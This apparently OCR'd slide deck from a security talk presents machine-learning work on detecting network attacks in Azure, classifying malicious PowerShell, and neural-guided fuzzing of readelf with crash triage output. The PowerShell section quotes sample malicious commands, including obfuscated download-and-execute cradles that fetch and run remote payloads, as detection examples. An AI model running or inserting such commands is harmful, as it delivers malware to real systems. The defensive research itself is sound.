Src Ip	Dst IP	Src Port	DST Port	In Int	Out Int	DSCP	Octets
10.1.1.5	10.2.2.8	2887	80	Eth0	Eth1	00	982



Take the majority vote of the ensemble

Model performance and productization

Model trained at regular intervals

Size of data: 3GB/hour

Communication with **5 Million different IPs per hour**


Completed within seconds

Classification runs multiple times a day

Completed within milliseconds

Dataset	True positive rate	False positive rate
Non Ensemble Learning	82%	0.06%
Ensemble Learning	**85%**	0.06%


3 points improvement



Azure Security Center


Bonus

Classifier can be used as an effective canary for emerging attacks



http://www.zdnet.com/article/mongodb-ransacked-now-27000-databases-hit-in-mass-ransom-attacks/

WannaCry Attack Timeline



1. Prior to the MS017-10 patch release, the SMB (port 445) scanning activity in Azure behaved per the standard baseline – i.e. sporadic incoming scans
2. Once released, we can notice a gradual increase in the number of successful scans (i.e. target responded) due to:
   a. Official Microsoft patch being released – I.e. A small group of reverse engineers uncovered the bug
   b. Metasploit module released to the public, making it easier to discover and exploit the vulnerability
   c. Shadow Broker tool leaked, improving the Metasploit attack module and making it more widespread
3. A week before the attack, we can notice a sharp peak in the number of successful incoming scans over SMB – <u>signaling a significant interest in the SMB protocol</u>

Case Study 2 | Detecting Malicious PowerShell commands

Core Concept: Transposing existing security problem into an already solved problem from another domain

Problem Statement

Detect malicious PowerShell command lines

Previous

Used machine learning (3-gram sequence modeling)

Results: True positive rate = 89%

Hypothesis

Deep learning methods are capable of efficient and precise detection of malicious PowerShell commands

Solution

Collect large data set from Microsoft Defender and apply Microsoft's Deep Learning toolkit (CNTK) for detection

PowerShell command lines – difficult to detect

Rules don't work well, because too many regexes needs to be written

Classical machine learning doesn't work well, because every command line is unique

No discernable pattern

Command line: before obfuscation

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
```

Command line: after obfuscation

```
&( "I"+ "nv" +"OK"+"e-EXPreSsIon" ) (&( "new-O"+
"BJ"+"Ect") ('Net' +'.We'+'bClient' ) ).( 'dOWnlO'
+'aDS'+'TrinG').Invoke( ('http://bi'+'t.ly/'+'L3'
+'g1t' ))
```

Source: Bohannon, Daniel. "Invoke Obfuscation", BlueHat 2016.

Malicious PowerShell Demo

Dataset

Collected Log


Hash

Machine

Timestamp

Command line


Microsoft's Deep Learning toolkit (CNTK) applications



Skype for Business

Office 365

Deeper learning = representation learning




Technique overview

```
& { (get-
date).ToUniversalTime().ToString('yyyy-MM-
dd-HH:mm:ss.fff') }
```

Convert PowerShell commands to images

```
"-ExecutionPolicy ByPass -NoProfile -command
$uytcccs=$env:temp+'\*bs*.exe';(New-Object
Net.WebClient).DownloadFile('http://*pf*.top
/http/',$uytcccs);Start-Process $uytcccs"
```



Deep learning system trained for image recognition

Model performance and productization

Model trained in regular intervals

Size of data: 400GB per day


Completed within minutes

Classification runs multiple times a day

Completed within seconds

Dataset	True positive rate	False positive rate
Previous method	89%	0.004%
Deep learning	95.7%	0.004%

6 points improvement!



Case Study 3 | Neural Fuzzing

Core Concept: Transposing existing security problem into an already solved problem from another domain

Problem Statement

Fuzz-testing file parsers to discover security vulnerabilities

Previous

Blackbox fuzzing: e.g. random mutations

Whitebox fuzzing: e.g. dynamic analysis

Graybox fuzzing: human crafted mutation heuristics aimed at maximizing code coverage

Hypothesis

Fuzz testing heuristics can be learned and generalized from an existing graybox fuzzer. Some control locations are more interesting to fuzz than others.

Solution

Insert a neural model in the fuzz/test feedback loop. Learn and generalize a strategy from an existing fuzzer (AFL), using sequence to sequence neural architectures. Augment original fuzzer with generalized strategy.

Seq2Seq Neural Architecture

Cortana

Microsoft Translator

Improved fuzzing intuition

Model

Input: Mutated files that have increased code coverage

Encode input file content as a sequence of bytes

Train with neural network architectures good at handling variable length sequences: LSTM, sequence-to-sequence

Learned function

Heatmaps of “usefulness” rating for each bit location in the input file

Scoring

Measured as potential to help discover new code paths

1 = mutation at this location will likely help discover new code paths

0 = ignore file location from mutation

readelf dataset example

180 input files divided into training and validation sets

Training

Validation

~200kb per file

24h run of AFL on training set

Training data collected

Mutated files generated by AFL

Code-coverage bitmaps from execution of the target program on mutated inputs

Sampled at 1%

Example | readelf 2.28 model

Heatmap produced for one given ELF file

Red locations are deemed interesting to mutate

```
00000000   7f 45 4c 46  02 01 01 00  00 00 00 00  00 00 00 40  |?ELF???????????@|
00000010   00 ff 24 00  00 00 01 00  00 00 02 00  00 00 00 00  |??$?????????????|
00000020   00 00 20 01  40 00 00 00  00 00 20 00  00 00 00 70  |?? ?@?????? ????p|
00000030   02 00 00 00  00 00 00 00  00 00 00 40  00 20 00 00  |???????????@? ??|
```

ELF Header format (*Source: Wikipedia*)			
…	…	…	…
0x3A	2	e_shentsize	size of a section header table entry.
0x3C	2	e_shnum	number of entries in the section header table.
0x3E	2	e_shstrndx	index of the section header table entry that contains the section names.

AFL versus Neural AFL Demo

Analysis by GDB exploitable plugin https://github.com/jfoote/exploitable

Target: Linux readelf 2.28

6 crash sites: 2 EXPLOITABLE, 2 UNKNOWN, 2 NOT EXPLOITABLE

Found by Neural AFL but not standard AFL | **All fixed in readelf 2.30**

CVE-2017-6965

Program received signal SIGSEGV, Segmentation fault.
0x000000000055e30b in byte_put_little_endian (field=0x1007dd6f6 <error: Cannot access memory at address 0x1007dd6f6>, value=0, size=2) at elfcomm.c:81
Description: Access violation on destination operand
Short description: DestAv (8/22)
Hash: 23ebf3e1c7d53d629ee996b7a33e133e.eddea00d61e72e006d47dab261ea1f05
Exploitability Classification: EXPLOITABLE
Explanation: The target crashed on an access violation at an address matching the destination operand of the instruction. This likely indicates a write access violation, which means the attacker may control the write address and/or value.
Other tags: AccessViolation (21/22)

Program received signal SIGSEGV, Segmentation fault.
[redacted]
Description: Access violation on source operand
Short description: SourceAv (19/22)
Hash: 6f55d3fddb7262be6e31745ee2574742.d27dd344b9a2892fc0d4d4f739f2f639
Exploitability Classification: UNKNOWN
Explanation: The target crashed on an access violation at an address matching the source operand of the current instruction. This likely indicates a read access violation.
Other tags: AccessViolation (21/22)

Program received signal SIGSEGV, Segmentation fault.
[redacted]
Description: Access violation
Short description: AccessViolation (21/22)
Hash: 5a23cb8faf4189a00a5872ce9565218c.5de26e356c24993825d74ceade27e81f
Exploitability Classification: UNKNOWN
Explanation: The target crashed due to an access violation but there is not enough additional information available to determine exploitability.

Program received signal SIGABRT, Aborted.
[redacted]
Description: Heap error
Short description: HeapError (10/22)
Hash: cc68e1a9699d9946c2efe4adb95e6f13.f6583f17f75906da3c88b0cd8e5d6c7a
Exploitability Classification: EXPLOITABLE
Explanation: The target's backtrace indicates that libc has detected a heap error or that the target was executing a heap function when it stopped. This could be due to heap corruption, passing a bad pointer to a heap function such as free(), etc. Since heap errors might include buffer overflows, use-after-free situations, etc. they are generally considered exploitable.
Other tags: AbortSignal (20/22)

Program received signal SIGSEGV, Segmentation fault.
[redacted]
Description: Access violation near NULL on source operand
Short description: SourceAvNearNull (16/22)
Hash: e0167387d6ee8286447199f310e69c4d.faf899c223c7d3c22b94eba413b011f8
Exploitability Classification: PROBABLY_NOT_EXPLOITABLE
Explanation: The target crashed on an access violation at an address matching the source operand of the current instruction. This likely indicates a read access violation, which may mean the application crashed on a s imple NULL dereference to data structure that has no immediate effect on control of the processor.
Other tags: AccessViolation (21/22)

Program received signal SIGSEGV, Segmentation fault.
[redacted]
Description: Access violation near NULL on source operand
Short description: SourceAvNearNull (16/22)
Hash: 73ce00dc337b153d0ecef457ecb08164.37705e2795c3218a99249070847f80f8
Exploitability Classification: PROBABLY_NOT_EXPLOITABLE
Explanation: The target crashed on an access violation at an address matching the source operand of the current instruction. This likely indicates a read access violation, which may mean the application crashed on a s imple NULL dereference to data structure that has no immediate effect on control of the processor.
Other tags: AccessViolation (21/22)

Readelf model performance over 48h and productization

Model trained

Size of data: **20 GB**


Collected from: a 24h fuzzing run of AFL

Completed within: 12h

Model query

AFL modified to query model 50% of the time

Dataset	Unique Code Paths	Number of Crashes
AFL	8,123	1
Neural	9,207	62



Bugs reproduced, triaged, and reported automatically in MSRD web portal for software being tested

(https://www.microsoft.com/en-us/security-risk-detection/)

Conclusion

- Transfer Learning helps
  - To reuse already developed algorithms in an organization
  - To conserve resources across projects

- Three Early Attempts at Transfer Learning:
  - Detecting Malicious Network Activity in Azure
  - Detecting Obfuscated PowerShell command lines
  - Fuzzing using Neural Nets

Resources

- Microsoft Booth at RSA
- Experiment with Transfer Learning - https://docs.microsoft.com/en-us/cognitive-toolkit/Build-your-own-image-classifier-using-Transfer-Learning
- Publications:
    - Detecting Obfuscated PowerShell - https://arxiv.org/pdf/1804.04177.pdf
    - Neural Fuzzing - https://www.microsoft.com/en-us/research/publication/not-all-bytes-are-equal-neural-byte-sieve-for-fuzzing/
- Free Online Training:
    - Azure Security and Compliance (edX) - https://www.edx.org/course/azure-security-and-compliance
    - Microsoft Professional Program For AI https://academy.microsoft.com/en-us/professional-program/tracks/artificial-intelligence/